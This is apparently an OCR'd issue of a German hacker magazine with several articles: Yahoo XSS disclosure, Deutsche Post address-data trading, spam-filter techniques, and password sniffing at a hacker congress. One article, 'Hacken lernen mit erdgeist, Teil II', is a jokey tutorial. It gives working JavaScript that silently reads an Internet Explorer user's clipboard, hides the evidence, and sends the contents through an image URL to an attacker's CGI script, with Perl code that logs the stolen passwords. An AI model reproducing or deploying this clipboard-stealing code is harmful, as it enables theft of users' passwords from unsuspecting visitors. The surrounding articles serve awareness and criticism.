Im August entdecke ich zwei weitere eklatante XSS-Sicherheitslücken bei Yahoo: eine im Adressbuch und eine bei dem "Finance"-Service. Diesesmal setze ich mich mit einem Redakteur von heise.de in Verbindung, der seinerseits die neuen Sicherheitslücken verifiziert und Yahoo informiert. Erst Anfang September behebt Yahoo die Sicherheitslücken, heise.de [5] berichtete.

Soviel zum Sicherheitbewußtsein eines großen Webmail-Dienstleisters.

Yahoo! hat mir übrigens keinen Dankesbrief geschrieben, dafür daß ich ihnen geholfen habe, vier kritische Sicherheitslücken zu beheben. Soviel zum Thema Dankbarkeit. <stefan krecher>

[1] *http://ds.ccc.de/078/xss*

[2] *http://news.com.com/2100-1023-944315.html*

[3] *http://www.stern.de/computer-netze/news/topnews/artikel/?id=258062*

[4] *http://www.spiegel.de/netzwelt/technologie/0,1518,205820,00.html*

[5] *http://www.heise.de/newsticker/data/pab-13.09.02-001/*

Wir lagen vor Madagaskar...

von Erdgeist

Hättet ihr's gedacht? Sie kommen teils in aller Herrgottsfrühe, manchmal aber auch mitten am Tag, nur um euch auszuspionieren. Zu jedem. Sehr gewissenhaft. Fast täglich. Sie schauen nach, ob ihr auch wirklich noch in eurem Zuhause wohnt. Und sie notieren das und jede Veränderung, auch sehr gewissenhaft, auf kleinen Kärtchen, die sie dann treu zurück zu Herrchen bringen.


Glaubt ihr nicht? Was meint ihr, warum die GEZ meist schon vor euren Eltern weiss, wenn ihr eine neue Wohnung bezogen habt und das ohne, dass ihr ein Gratisabo abgefasst, oder an einer Verlosung teilgenommen habt (was ja die üblichen Verdächtigen in diesem Fall wären)? Bin ich ein paranoider Spinner? Bestimmt. Aber kurzes Nachdenken darüber, für wen sich dieser Riesenaufwand lohnen könnte, entlarvt die Übeltäter: man müßte dazu ein riesiges Heer an Bediensteten haben, die sowieso zu jedem nach Hause müssen und know how mit Adressen, Strassen und Postleitzahlen ha....*Post*leitzahlen, genau!

Nach eigener Angabe [1] erhalten 62.500 Zustellbezirke von der Deutschen Post Direkt eine Karte zur Prüfung von maximal zehn Adressen und durch diese Vorgehensweise wird jede Adresse im Durchschnitt mehr als zwei mal pro Jahr überprüft. Macht schon Sinn, die Post muß "natürlich" den Überblick behalten, wer wohin verzogen, wer gestorben ist und überhaupt... Die armen Zusteller werden nun bei ihren Außeneinsätzen ohne ihr Wissen auch noch als Datengoldgräber ausgenutzt, denn: Adress-Vermietung [2]: *„Gewinnen Sie neue Interessenten und Kunden: Sie bestimmen die Kriterien, z.B. Kaufkraft, Alter, wir stellen die Adressen für Ihre Direktmarketing-Aktionen bereit. Für einen größeren Kundenstamm und Bonitätsdaten: CreditCheck liefert online in Sekundenschnelle Bonitätsdaten zur Bewertung der Zahlungsmoral von Versandkunden. Für Ihre Zahlungssicherheit.“* sind ein untrügliches Anzeichen, daß die Post entdeckt hat, daß sich mit gültigen Adressen und viel zusätzlichem Wissen darüber haufenweise Geld scheffeln läßt.

Na, kommt euch der gelegentliche Plausch mit der Postfrau über den verstorbenen Nachbarn, den Kredit fürs neue Auto oder die plötzliche Arbeitslosigkeit vom Herrn Meier im Vorderhaus plötzlich nicht mehr so harmlos vor? Die Zeiten, in denen ein ehrlicher Postbeamter noch vom Briefe durch die Gegend tragen und abstempeln leben konnte, sind scheinbar vorbei. Heutzutage ist er Garant dafür, daß auch ohne das Befolgen der Meldepflicht Informationen über den aktuellen Verbleib jedes Einzelnen, der seinen Briefkasten mit seinem Namen beklebt, verfügbar sind. Und mit dem "AddressFactory System [3]" kann sich jeder Geheimd^WMittelständi sche eine "*Grundlage für professionelles CRM*" - Customer Relation Management schaffen.

Das Zauberwort hierbei heißt "Adressanreicherung". Bei Angabe von Rasterparametern kann nach passenden potentiellen Kunden gefahndet werden und der eigene Datensatz durch "Qualifizierte Neukundengewinnung [4] bei gleichbleibenden Kosten" aufgefrischt werden. Da die Post, selbstverständlich, Datenschutz groß schreibt, werden in ihrem "microdialog [5]"-Angebot, welches sie mit den Firmen "Quelle" und "Neckermann" aufgebaut hat, die Daten auf eine Granularität von *„durchschnittlich 6,8 Haushalte"* pro "Mikrozelle" skaliert.

Diese Daten haben es aber in sich (Auszug): Status und Kaufkraft, Kulturkreisschwerpunkt, Bonitätsrisiko, Werbeaffinität, Anonymitätsbedürfnis, bevorzugte Kommunikationsmedien... Und ohne mit der Wimper zu zucken wird mit folgendem Service geworben: *„Erkennen von Kundensegmenten mit hohem Zahlungsausfallrisiko"*. Man sollte sich also die 6,8 Haushalte, zu deren Mikrozelle man gehören könnte, mal anschauen; mag sein, daß die NPD ihre Wahlwerbepost genau an Dich adressiert, weil Du als deutscher Erstwähler in einer Gegend mit Kulturkreisschwerpunkt Islam beheimatet bist, oder ein größeres Versandhaus Dich nur per Vorkasse beliefert, weil Deiner "Mikrozelle" hohes Bonitätsrisiko beschieden wird.



Bestimmt wirst Du nun auch Deine Nachbarn nach ganz anderen Maßstäben sortieren. Und vielleicht erziehst Du sie ja mal dazu, endlich ihre Quellerechnungen zu bezahlen oder pflegst den Vorgarten, um das Scoring Deiner Siedlung auf Vordermann zu bringen. Dann kommst Du womöglich auch wieder in den Genuß individuell auf Dich zugeschnittener Infopost, die dank *„Anreicherung: Wir ergänzen Ihre Adressen um microdialog-Daten"* auch Dich wieder ins Raster aufnehmen, in dem man wirtschaftlicher Nützling ist.

Bevor ich es vergesse: ganz Clevere, die in Bestellformularen oder Zeitschriftenabonnoments absichtliche Dreher in ihre Adresse einbauen, um deren Weiterverkauf nachvollziehen zu können, werden überrascht sein: Das „Addressfactory System" bietet auch *„Korrektur falsch geschriebener Vor- und Nachnamen bei Consumer-Adressen mit Kennzeichnung von unzustellbaren Adressen, Ergänzung von Sexcode und falls vorhanden Titel"*. Soll heißen: Du bekommst deine Post weiter mit dem Dreher, aber verkauft wird sie bereinigt und noch mit deinem Doktortitel versehen. Und das bei Bedarf auch über das Internet, im Batch.

Während Preise für diese Dienstleistungen noch im Netz [6] zu finden sind, z.B. EUR 1.15 (bei 10.000 Einzeldatensätzen) für Deine neue Adresse nach dem Umzug, erfragt man Preise für Services, die man sich als CD zuschicken lassen kann, am besten telefonisch, ganz diskret. Die rechnen einem dann auch ganz fröhlich vor, daß auch bei meinem (völlig aus der Luft gegriffenen) Kundenstamm von 30.000 Adressen sich nicht lohne, die CD zu kaufen und ich doch deren Webservice benutzen solle, da der Preis bei EUR 7.900 läge, nur für Adressverifikation wohlgemerkt (d.h. keine Anwohnerinformationen).

Den Preis für die „Postreferenz-Datei" (die man leider nur im Bündel mit einer DB-Anfragesoftware von Uniserv [7] bekommt, um den Datenschutz zu gewähren), habe ich leider auch nach mehreren Telefonaten mit mehreren Beratern nicht erfahren, wahrscheinlich war ein Kundenstamm im siebenstelligen Bereich doch zu unglaubwürdig. Zumindest ist ein jährlicher Refresh der Daten dann schon für die Hälfte zu haben. Und wenn ich die CD mal in die Finger bekäme... würde ich bestimmt das Scoring für meine Oma direkt aus der Datenbank... aber das ist ein ganz anderes Thema.

[1] *http://www.deutschepost.de/postdirekt/infoservice/download/pbl_qualitaetsprozess.pdf*

[2] *http://www.deutschepost.de/postdirekt/infoservice/download/adressmanag_internet.pdf*

[3] *http://www.deutschepost.de/postdirekt/produkte/addfactory_system.html*

[4] *http://www.deutschepost.de/postdirekt/produkte/analysis_factory.html*

[5] *http://www.deutschepost.de/postdirekt/produkte/index_microdialog.html*

Halte Deine INBOX sauber

von Jens Ohlig <jens@ccc.de>

Wenn ihr wie die meisten E-Mail-Benutzer seid, dürftet ihr mittlerweile die Schnauze voll haben. Ihr habt kein Interesse irgendwelchen Green-Card-Betrügereien, ihr zweifelt an der Seriösität von Geschäftsleuten, die euch Kathmandu-Tempel-Kif oder Penisverlängerungen anbieten und die Begeisterung für "Phasen Mädchen", die per "Geschlechtsnocken" betrachtet werden können, hält sich auch in sehr engen Grenzen. Spam, massenhaft verschickte Marketing-Dummsülze, ist auf dem besten Wege, das Medium E-Mail zu zerstören. Höchste Zeit, zurückzuschlagen.

Das Problem ist nicht neu, aber in den letzten Monaten hat der Spam extrem zugenommen. Ich selbst bin z.B. immer noch unter einer Adresse zu erreichen, die seit 1991 besteht. Die Folge: bis zu 200 Spam-Mails pro Tag. Leider besteht das Problem nicht darin, dass es keine Lösungen zur Spam-Bekämpfung gäbe, vielmehr ist die Anzahl unüberschaubar und den meisten dieser Anti-Spam-Ideen ist eins gemeinsam: Sie sind entweder naiv, ineffektiv oder schädlich für die Kommunikation. Oft erfüllen sie alle diese tollen Kriterien auf einmal.

Wie man's nicht macht: Censorware

Im Jahre 1209 belagerten französischen Truppen eine Stadt, die als Hochburg der von der Inquisition verfemten Katharer-Sekte galt. Als Strategie gab der päpstliche Legat Arnaud Amery bei Einnahme der Stadt die Parole aus: "Tötet sie alle, der Herr wird die Seinen erkennen!" Die meisten Spam-Schutz-Strategien mit maximalem Kollateralschaden arbeiten ähnlich.

Richtig fatal ist dabei die Idee, einzelne Hosts zu sperren. Unter [1] ist ein besonders gruseliger Ansatz zu betrachten: MAPS bzw. RBL (so heisst das System) blockiert gleich ganze Netzwerkbereiche für den SMTP-Verkehr, die nach den unklaren Kriterien dieser Blacklist als "spammer-freundlich oder zumindest spammer-neutral aufgefallen sind".

Wenn so ein Ansatz von behördlicher Stelle kommt, ist das knallharte Zensur. Als Massnahme gegen Spam ist es mindestens Dummheit gepaart mit Arroganz: Weil sich in einem Netzwerkbereich auch ein Spammer tummeln soll, darf ich mit keinem anderen User aus diesem Netzwerkbereich mehr E-Mails austauschen? Die Global Internet Liberty Campaign (GILC), in der auch der CCC aktiv ist, hat sich gegen das sogenannte "stealth blocking" ausgesprochen [2] , nachdem MAPS u.a. auch Class-C-Netze sperrte, von denen die Anti-Zensur-Mailingliste von peacefire.org versandt wird. In einem Beitrag auf slashdot wurde dann MAPS RBL auch ganz klar das genannt, was es dank der Planlosigkeit seiner Macher mittlerweile darstellt: Yet another censorware [3]

Wie man's auch nicht macht: Kommunikationsverhinderung

Die nächste Strategie ist die der individuellen Kommunikationsverhinderung. Auch hier wird das Medium E-Mail zerstört, allerdings eher in Einzelinitiative. Besonders schlaue Menschen veröffentlichen auf Webseiten und im Usenet ihre E-Mail-Adresse gar nicht mehr oder nur noch codiert ("bla at blubber dot org, und dann jedes zweite 'b' in der Adresse durch ein 'g' und jedes 'u' durch ein 'i' tauschen, bitte, damit ich weiss, dass du kein Spammer bist!").

Das ist nun so gar nicht im Sinne des Erfinders. Ich kann nicht mehr einfach auf nen Knopf drücken, um mal eben ne kurze Rückmeldung zu dem zu geben, was ich eben gelesen habe. Ich muss irgendwelche niedlichen Buchstabentauscher vornehmen und habe Mühe, dabei bin ich gar kein Spammer. Insgesamt erinnert mich dieses Verhalten an jemanden, dem der Zensor in einer Diktatur im Nacken sitzt: Natürlichen Umgang mit E-Mail gibt es nicht mehr, die Spammer diktieren uns, wie weit wir gehen können. Ein wirklich bedauernswerter Vorgang, den ich hiermit anprangere.

Sinnvoll sind solche Adressmanipulationen natürlich nicht: Die meisten Leute fangen mit dem Unsinn an, nachdem Spam bei ihnen überhand genommen hat. Dann sind sie aber bereits längst in den Datenbanken der Spammer gelandet und die einzigen, die sie dann mit dem Verwirrspiel noch ärgern, sind legitime E-Mail-User. Das gleiche gilt für obernervige Subskriptions-Verfahren ("Ich kenne deine E-Mail-Adresse noch nicht, schick mir ne Bestätigung, dann lass ich E-Mail zu"): Das lässt sich spammerseitig automatisieren und nervt rechtmässige E-Mail-Schreiber bis aufs Blut.

Bessere Ansätze: Mustererkennung

Praktisch alle Hacker, die sich mit dem Problem Spam beschäftigen, haben beinahe sofort die immer gleiche Idee: Es muss doch in Spam-Texten Muster geben, aufgrund derer ich Texte eindeutig als Werbemüll einsortieren kann. Fast jeder hat wohl mal angefangen, so einen Filter mit ein paar Regular Expressions in procmail oder Perl zu schreiben. Die Idee ist im Grunde auch nicht doof: Was an Spam stört und auffällt, ist schließlich der Inhalt und nicht der Transportweg.

Ganz ohne Probleme ist aber auch dieser Ansatz nicht. Unüberlegt gewählte Filterkriterien können dafür sorgen, dass Mails im Nirvana verschwinden, die man lieber behalten hätte. Betreffzeile in Großbuchstaben und Ausrufezeichen am Ende wirfst du weg? Prima, klappt aber nur so lange, bis du bemerkst, dass dadurch auch die Mail der netten, wenn auch etwas naiven Party-Bekanntschaft von gestern abend mit der AOL-Adresse (war das vielleicht auch ein Filterkriterium?) verschwunden ist. Oder: Stell dir vor, jemand schickt dir diesen Artikel per E-Mail. Der erste Absatz dürfte genug Spam-Reizworte enthalten, dass ihn ein Stumpf-Filter aussortiert. Auf englisch nennt man einen solchen Fehlalarm des Filters, der dazu führt, dass ich legitime Mail verliere, "false positive". Meiner Meinung nach ist ein false positive noch grauenhafter als Spam, intelligente Filter müssen sich daran messen lassen, ob sie false positives zulassen.

Klassenbester in der Liga der Spam-Filter mit Mustererkennung ist im Moment das Programm SpamAssassin [4] . Hier haben sich Leute mal richtig Gedanken gemacht, welche Tests man anwendet. Dabei werden Punkte pro Test vergeben, auch wenn nirgendwo wirklich erläutert wird, wie diese Punkte zustandekommen (die Webseite spricht davon, dass in früheren Versionen diese Punkte per Hand vergeben werden und jetzt mit Hilfe von "genetischen Algorithmen", was auch immer das im konkreten Fall bedeuten mag). Eine Nachricht sammelt also Spam-Punkte und bekommt, nachdem sie einen bestimmten Schwellenwert überschritten hat, einen zusätzlichen Mail-Header, anhand dessen amn dann aussortieren kann. SpamAssassin war in einem Test von Linux Weekly News [5] immerhin so gut, dass er in einem Korpus von 3000 Mails gerade mal 2 false positives meldete, wenn er auch im Gegenzug 250 Spam-Mails nicht erkannte (false negatives). Nicht schlecht im Vergleich zu den meisten naiv gecodeten Spamfiltern aus Eigenproduktion.

Es geht noch besser: Spam-Erkennung mit verteilten Wahrscheinlichkeiten

Paul Grahams revolutionärer Artikel mit dem Titel "A Plan for Spam" [6] ist die Basis für Spamfilter der neueren Generation. Die simple, aber geniale Idee hinter dem Konzept: anstatt selbst Muster zu suchen und Regelsätze zusammenzustellen, werden statistische Eigenschaften von Spam-Texten selbst als Basis für die automatische Erkennung genommen.

Dabei werden zunächst zwei Textdateien erzeugt, mit denen der Filter trainiert wird. Der eine Korpus enthält Spam-Mails, der andere erwünschte E-Mail-Kommunikation. Ein Lexer zerlegt jetzt den jeweiligen Korpus in einzelene Tokens (also Wörter) und baut ein Hash auf, in dem die Häufigkeit jedes Tokens gezählt wird. Besonders häufig auftretende Spam-Tokens, die gleichzeitig im "sauberen" Korpus nicht auftauchen, erhöhen die Wahrscheinlichkeit, dass es sich bei der Nachricht um Spam handelt und umgekehrt.

Kommt jetzt eine neue Mail rein, wird auch diese wieder in Tokens zerlegt. Anschliessend werden die 15 "interessantesten" Tokens herausgegriffen, d.h. diejenigen Tokens, die statistisch gesehen am deutlichsten vom Mittelmaß abweichen, also besonders klar entweder dem Spam- oder Nicht-Spam-Korpus zugeord-

net werden können. Mit Hilfe der kombinierten Wahrscheinlichkeit kann dann errechnet werden, wie hoch die Spam-Wahrscheinlichkeit einer Nachricht ist. Dabei bedient man sich der folgenden Formel:

$$\frac{ab}{ab + (1 - a)(1 - b)}$$

oder, auf Deutsch: Die kombinierte Wahrscheinlichkeit einer Nachricht, die Tokens der Wahrscheinlichkeit a und b enthält, beträgt das Produkt beider Wahrscheinlichkeiten geteilt durch die Summe aus diesem Produkt und dem Produkt von 1 a und 1 b . Betrachte ich (wie in Paul Grahams Konzept) 15 Wahrscheinlichkeiten, muss ich die Formel entsprechend erweitern.

Welche Vorteile bietet nun dieser Ansatz? Durch das mechanische, rein auf statistischen Werten beruhende Training des Filters mit Hilfe der eigenen Mailbox, erzeuge ich eine Datenmenge, die auf meine spezifischen Kommunikationsgewohnheiten zugeschnitten. Auch wenn es Spass machen mag, selbst nach Mustern zu jagen, eigentlich ist die Klassifizierung von Spam-Wörtern eher etwas für Maschinen, die finden dann nämlich auch so ungewöhnliche Muster "republic" als Token, das die Spam-Wahrscheinlichkeit erhöht, woran die Republic of Nigeria einen nicht unerheblichen Anteil haben dürfte. Selbst wäre man auf sowas vielleicht nicht gekommen.

Auf der anderen Seite hat durch die kombinierte Wahrscheinlichkeit eine Nachricht auch die Möglichkeit, sich zu "rehabilitieren". Ein Spam-Token allein kann nicht viel ausrichten, solange genug "saubere" Tokens diese Wahrscheinlichkeit wieder relativieren. Die Folge liegt auf der Hand: Mit Grahams Methode arbeitende Programme (z.B. Eric Ramonds in C geschriebener bogofilter [7]) können gegenüber SpamAssassin damit angeben, dass sie so gut wie niemals false positives erzeugen. Auf der anderen Seite haben Tests eine Spam-Fang-Quote von um die 96% Prozent ergeben, womit die kombinierte Wahrscheinlichkeit auch bei den false negatives weitaus besser dasteht als der bisherige Klassenprimus SpamAssassin.

Fazit: Die Rundum-Sorglos-Lösung gegen Spam gibt es nicht. Es gibt einen Menge Möglichkeiten, sich in den Fuß zu schiessen, aber ein Lichtlein am Ende des Tunnels könnten die von Paul Graham beschriebenen Techniken sein. Das ist möglicherweise die Richtung, in die der Ball in Sachen Spam-Bekämpfung in Zukunft rollt.

[1] *http://mail-abuse.org/rbl/*

[2] *http://www.peacefire.org/stealth/group-statement.5-17-2001.html*

[3] *http://slashdot.org/yro/00/12/13/1853237.shtml*

[4] *http://www.spamassassin.org/*

[5] *http://lwn.net/Articles/9460/*

[6] *http://www.paulgraham.com/spam.html*

[7] *http://www.tuxedo.org/~esr/bogofilter/*

Lügen haben kurze Beine – oder: ein Blick hinter die Kulissen eines "grossen" Staatsmannes ;-)

Hacken lernen mit erdgeist, Teil II

von Erdgeist

Da uns auf der Mailingliste mail@ccc.de häufiger Fragen erreichen, wie man denn Hacken lernt, hier nun eine kleine Einführung an einem Beispiel.

Zuerst muß man sich natürlich als 31337-h4x0r eine möglichst große Opfergruppe aussuchen. Alle Internet Explorer-Benutzer unter Windows ergäben doch ein sattes Ziel.

Prima. Fehlt nur noch ein starker Exploit. Wo sucht man am besten? JavaScript, natürlich! Was will ein Hacker erfahren? Paßwörter. Da haben wir doch eine gute Rezeptur für einen richtig schönen Hack.

Wie bringen wir Internet Explorer-Benutzer unter Windows nun dazu, uns via JavaScript ihre Paßwörter zu schicken? Nehmen wir doch mal an, der Benutzer bekommt von seinem fiesen Systemadministrator ein wirklich unhandliches aufgedrückt. Zum Beispiel für den Mailserver. Ich an Users Stelle würde das ja nie von Hand eingeben, sondern Copy'n'Pasten.

Diese Abstraktion reduziert unser Problem schon einmal darauf, den Inhalt des Clipboards zu erhaschen. In JavaScript ist das gar kein Problem. Die Scriptfunktion document.execCommand("paste") leistet das Verlangte. Ja gut, sie pastet vorerst nur den Inhalt des Clipboards in das Textfeld, welches gerade den Focus hat. Aber die Marschrichtung ist schon einmal klar: wir müssen den Opfern eine präparierte HTML-Seite mit ein wenig JavaScript unterhelfen. Nun kann man ja mit

```
<TEXTAREA NAME=clip></TEXTAREA>
```

und einem `clip.focus();` im Scriptteil den Focus ins Textfeld innerhalb unserer Seite zwingen. Und schon hat ein Textfeld, welches unserer Kontrolle unterliegt, den Inhalt des Clipboards unseres Opfers geklaut.

Der Rest ist Handwerk: wenn ich mir eine Nachricht nach hause schicken lassen will, benutze ich am besten den Browser selber. Der will nämlich beim Parsen des Dokuments weitere Anfragen an den Server schicken. Ganz bestimmt. Das macht der immer, wenn der Anwender "Bilder anzeigen" angeklickt hat (wir haben es mit Windows-IE-Benutzern zu tun) und der HTML-Parser an einem <IMG>-Tag vorbeikommt. Wir brauchen also ein Bild, in dessen URL der Inhalt des Clipboards encoded ist. Da wir das vom Server natürlich noch nicht mitschicken können, müssen wir es im Script generieren.

```
document.write('<IMG
SRC="http://server/cgi-bin/leet.cgi?'+
escape(document.all['clip'].value)+'" name="wanze">');
```

Wumma. Die Funktion `escape();` ist nützlich, um alle für eine URL nicht tauglichen Zeichen in ihre URL-encodete Form zu bringen. Besonders pedantische Zeitgenossen dürfen an dieser Stelle gern noch das ALT-Attribute setzen.

Am anderen Ende sollte natürlich noch ein cgi-script der Form:

```
#!/usr/bin/perl
$a= $ENV{'QUERY_STRING'};
$a=~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
open bla, '>>passwords';
print bla $a.'n';
```

lauschen. Mit ein wenig Kosmetik verschwinden nun auch noch ganz elegant alle Spuren:

```
document.all['clip'].style.display='none';
```

und für das Bild analog. Das macht die Werkzeuge unsichtbar. Im Body sollte nun noch richtiger Content stehen, vielleicht ein Bild von einem Blümchen, damit der arglose Anwender keinen Verdacht schöpft. Und prompt hat man auf seiner Homepage ein Gästebuch der unfreiwilligen Art. Wie viele Paßwörter dabei nun abfallen, ist immer eine Frage der Tagesform der Seitenbesucher, aber so ab und zu...

Ich hoffe, daß es allen Beteiligten wieder Spaß gemacht hat, bis zum nächsten Mal.

Sniffen kann doch jeder...

von Denis <denis@berlin.ccc.de>

...bekamen wir regelmäßig zu hören, als ftp und mysql-Paßwörter auf den letzten beiden Congressen vorbeigeflattert kamen.

Doch gerade deswegen! Wenn nicht einmal die Besucher des Chaos Communucation Congress' das Bewußtsein mitbringen, daß das, was man nicht sieht, noch lange nicht unsichtbar für alle anderen ist. Wenn vertrauliche Daten unverschlüsselt durch ein Netzwerk geschickt werden, an dem auch bekennende Scriptkiddies ihre Saugrüssel ausgefahren haben. Und wenn nicht einmal ein großer Bildschirm mit vorbeiflackernden Paßwörtern anderer Teilnehmer den unvorsichtigen Netzwerkbenutzer zum Nachdenken anregt, dann fragt man sich, ob der Congress mehr ist, als einfach nur eine große LAN-Party. Aber der Reihe nach.


Seit dem 17c3 ist es schöne Tradition, am NOC ein automatisiertes Paketanalysetool mit optischer Aufbereitung an einem Terminal zu installieren. Im Klartext heißt das: an der zentralen Schnittstelle zwischen internem Netz und dem Internet wurden sämtliche Pakete auf Signaturen typischer unverschlüsselter Protokolle hin untersucht, die Daten daraus extrahiert und Paßwörter den Passanten zum Amüsement auf einem Monitor angezeigt. Noch deutlicher: wer immer eine Verbindung zu seinem Mailserver aufgebaut und per POP3 unverschlüsselt seine Post abgeholt hat, konnte sein Mailpaßwort kurz darauf beim NOC abholen. Einige Ungläubige haben diesen Service auch prompt genutzt und sich diebisch gefreut, wie ihr persönliches POP3-Paßwort vor ihren Augen auf dem Monitor auftauchte. Wir übrigens auch :) .

Zusätzlich zur visuellen Aufbereitung boten wir zum 17c3 auch den direkten Feed auf einem TCP-Port an. Dies führte dazu, daß einige investigative Hacker einen Chat via Paßwort-Transfer anfingen. Nach einer Weile wurden sogar ASCII-Grafiken als Paßwörter versendet, was dem tristen Fluß von realen Zugangsdaten noch einen Hauch Kultur einzuhauchen vermochte. Für den 18c3 haben wir uns aber entschlossen, diesen Feed nicht mehr zur Verfügung zu stellen, automatisierte Attacken waren dann doch nicht in unserem Sinne, denn normalerweise hat Otto Normalhacker keinen solch zentralen Zugang zu unverschlüsselten Daten, sondern muß sich mit dem begnügen, was an seinem eigenen Interface vorbeirauscht.

Unseren Spaß beim Sniffen mußten wir natürlich noch hochpolitisch und apologetisch mit einem Bildungsauftrag begründen:

- wir müssen dringend das Bewußtsein dafür schärfen, zu welchen Gelegenheiten der durchschnittliche Congressteilnehmer unverschlüsselte Daten in ein unsicheres Netzwerk übergibt. Und daß er das tut, ohne sich des vollen Ausmaßes seiner Dateninkontinenz bewußt zu sein. Schöne Beispiele sind hierfür z.B. automatisches Mailpollen oder das Benutzen eines Instant Messangers.
- wir wollen zeigen, daß es genau kein Problem darstellt, zu sniffen, und zwar optisch, in bunt und zum clicken. Tools dazu sind mit google.com/search?q=sniff [1] leicht zu lokalisieren, per Mausclick zu installieren und bedürfen keiner Ausbildung in dunklen Nerdstraflagern.
- wir hoffen, daß auch die Tatsache ins Bewußtsein rückt, daß das meist für alle möglichen Services benutzte Paßwort schon dann kompromittiert ist, wenn es auch nur über ein ungeschütztes Protokoll gesendet wurde. Simpler: es nützt nichts, seine Emails über SSL abzuholen, wenn das selbe Paßwort für ICQ benutzt wird.
- wir träumen von einem Congress, bei dem der Logmonitor schwarz bleibt

Und dieses Jahr haben wir noch mehr vor: Auf dem 19c3 lassen wir alle an jeder elektronischen Bilddatei teilhaben, die unverschlüsselt durch das Netzwerk saust. Dies soll mit dem Mißverständnis aufräumen, man könne nur simple Dinge wie Texte (also Paßwörter und Usernamen) oder Textfragmente innerhalb eines Pakets mitlesen. Die Tools da draußen können auch viele Pakete mehrerer verschiedener Verbindun-



gen, die bei ihnen oft auch unsortiert und wild durcheinander vorbeikommen, anhand ihrer Sequenznummerierung wieder sinnvoll zusammenfügen und so ganze Telnet-oder AIM/ICQ-sessions und natürlich HTTP-Verbindungen rekonstruieren. Da nun auch alle Bilder, die so beim Surfen auf dem Browser angezeigt werden, vorher durch das Netz müssen, ist es uns ein Leichtes, diese aus dem Datenstrom zu extrahieren und anzuzeigen. Wer das nicht will, hat die Option, über eine sichere Verbindung, so z.B.: IPSEC, SSL zu einem Proxy seines Vertrauens oder gleich https://, zu surfen. Genauso, wie man auch in den letzten beiden Jahren die Option hatte, seine Logindaten nur über verschlüsselte Verbindungen zu übertragen.

Inzwischen sind im Übrigen nichteinmal mehr "Buntclicker" die gefährdetere Spezies. Während Apple und Microsoft ihre OS-Updates nur noch signiert bereitstellen, ist es bei Linux und *BSD-benutzern üblich, sich Kernel- und Userlandsourcen über unverschlüsseltes CVS zu besorgen. Fast unnötig zu erwähnen, daß man an zentraler Stelle unauffällig Patches verändern oder hinzufügen kann, was insbesondere für den Kernel nicht undelikat ist.

Unwahr ist allerdings, daß die gesammelten Daten über das Surfverhalten einer großen Dataminingagentur zur Verfügung gestellt werden, clickt mal ruhig fleißig.

[1] *http://www.google.com/search?q=sniff*

Das @-Zeichen

Die Geschichte des @-Zeichens ist älter als die des Computers, selbst älter als die der Buchpresse. Vermutlich hat es seinen Ursprung in mittelalterlichen Schriftsälen, wo Mönche unter schlechter Beleuchtung und in kalten und windigen Hallen Schriften kopierten - eine mühsame und zeitaufwendige Aufgabe. Da ist es nur allzu verständlich, dass man sich, um Arbeit zu sparen, Abkürzungen ausdachte. Die lateinische Präposition “ad” mit der englischen Bedeutung “at” wurde zu einem Symbol abgekürzt, das wie zwei ineinander verschlungene Buchstaben aussieht: a + d wurde zum @. Nach dem Mittelalter wurde es im kaufmännischen Bereich als Maßeinheit benutzt. Spanische Händler benutzten es als Zeichen für “Arroba”, das genau 11,52 kg wiegt. Lange Jahre danach wurde das @-Symbol von Kaufleuten als alphanumerisches Zeichen benutzt, um eine Anzahl von Artikel mit dem entsprechenden Kaufpreis zu verbinden (14 eggs @ 0,20 cents). So fand das Symbol im Laufe der Jahrhunderte seinen Weg in den ASCII-Code moderner Computer. Inzwischen hat das @ seinen Siegeszug rund um die Welt geschafft: Es ist nicht nur Bestandteil von E-Mail-Adressen und dient zur Trennung von Benutzer- und Domain-Namen, inzwischen wird es synonym für das 